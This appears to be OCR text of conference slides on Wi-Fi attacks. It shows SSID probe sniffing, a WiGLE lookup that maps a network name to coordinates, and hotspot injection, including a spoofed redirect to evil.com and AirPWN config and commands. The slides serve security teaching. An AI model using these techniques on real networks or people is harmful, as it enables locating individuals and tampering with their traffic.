
Preferred networks:

Automatically connect to available networks in the order listed below:

somethingclever (Automatic)
stayoffmylawn (Automatic)
ethersphere-wpa2 (Automatic)

Learn about setting up wireless network configuration.

Eavesdropping on Broadcast Network Names




```
    Time          Source              Destination         Info
946 26.071574     00:19:7d:1b:03:fa   ff:ff:ff:ff:ff:ff   Probe Request,SN=3,FN=0, SSID: "stayoffmylawr
947 26.092324     00:19:7d:1b:03:fa   ff:ff:ff:ff:ff:ff   Probe Request,SN=4,FN=0, SSID: "stayoffmylawr
948 26.115557     00:19:7d:1b:03:fa   ff:ff:ff:ff:ff:ff   Probe Request,SN=5,FN=0, SSID: "stayoffmylawr
```

```
⊞ Frame 946 (91 bytes on wire, 91 bytes captured)
⊞ Radiotap Header v0, Length 25
⊟ IEEE 802.11
    Type/Subtype: Probe Request (4)
  ⊞ Frame Control: 0x0040 (Normal)
    Duration: 0
    Destination address: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Source address: 00:19:7d:1b:03:fa (00:19:7d:1b:03:fa)
    BSS Id: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Fragment number: 0
    Sequence number: 3
⊟ IEEE 802.11 wireless LAN management frame
  ⊟ Tagged parameters (42 bytes)
    ⊞ SSID parameter set: "stayoffmylawn"
    ⊞ Supported Rates: 1.0 2.0 5.5 11.0
    ⊞ Extended Supported Rates: 6.0 9.0 12.0 18.0 24.0 36.0 48.0 54.0
    ⊞ Vendor Specific: 00:10:18
```

IEEE 802.11 wireless LAN management frame (wlan_m... | P: 1340 D: 1340 M: 0

Wireless Geographic Locating Engine


WiGLE - Wireless Geographic Logging Engine - Plotting WiFi on Maps - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Go
http://www.wigle.net/gps/gps/main/confirmquery/
Home | Download | Forums | Post File | Query | Screenshots | Stats | Uploads | Web Maps | MapPacks/Trees | Wiki | Logout
WiGLE Home
Done


Search Results:

Showing stations 1 through 1 of this query.

map it	netid	ssid	comment	name	type	freenet	paynet	firsttime	flags	wep	trilat	trilong	dhcp	lastupdt
Get Map	00:0C:41:AC:8A:89	stayoffmylawn			infra	?	?	2007-06-14 08:47:04		N	41.78056335	-71.39854431	?	2007061415

Google Maps

- Attacker knows the network name
- Identifies where you live through public data on wireless network locations
- Directions to your house or place of business




41.78056335 -71.39854431

Hotspot Injection

- Exploiting pervasiveness of wireless
- Local attacker exploits race condition, spoofing remote server
  - Injects arbitrary responses on open-authentication networks
- Attacker manipulates any TCP or UDP sessions
  - Exploits trust of targeted server
  - Easy to demonstrate with HTTP

Hotspot Injection



802.11 authentication/association

172.16.0.1:1025 → www.google.com:80 SYN

172.16.0.1:1025 ← www.google.com:80 SYN/ACK

172.16.0.1:1025 → www.google.com:80 ACK

172.16.0.1:1025 → www.google.com:80 “GET HTTP/1.1\r\n”

172.16.0.1:1025 ← www.google.com:80 “302 REDIRECT evil.com”

172.16.0.1:1025 ← www.google.com:80 “200 OK”


AirPWN

- Implementation of Hotspot injection attack for Linux
- Replaces any content based on regular expression matching
- Trivial for attacker to exploit browser, client software vulnerabilities


```
match ^(GET|POST)
ignore ^GET [^ ?]+\.(jpg|jpeg|gif|png|tif|tiff)
response content/my_html
```

Attacker can arbitrarily manipulate any plaintext content

AirPWN: What the User Sees



```
$ cat conf/greet_html
begin greet_html
match ^(GET|POST)
ignore ^GET [^ ?]+\.(jpg|jpeg|gif|png|tif|tiff)
response content/greet_html
$ cat content/greet_html
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html

<html><head><title>HELLO DEFCON!</title>
</head><body>
<blink><font size=+5 color=red>
Hello Defcon! Your wireless network is delicious!
</font>
</blink>
<p>
$ sudo ./airpwn -i eth1 -d prism54 -c conf/greet_htm
Listening for packets...
```

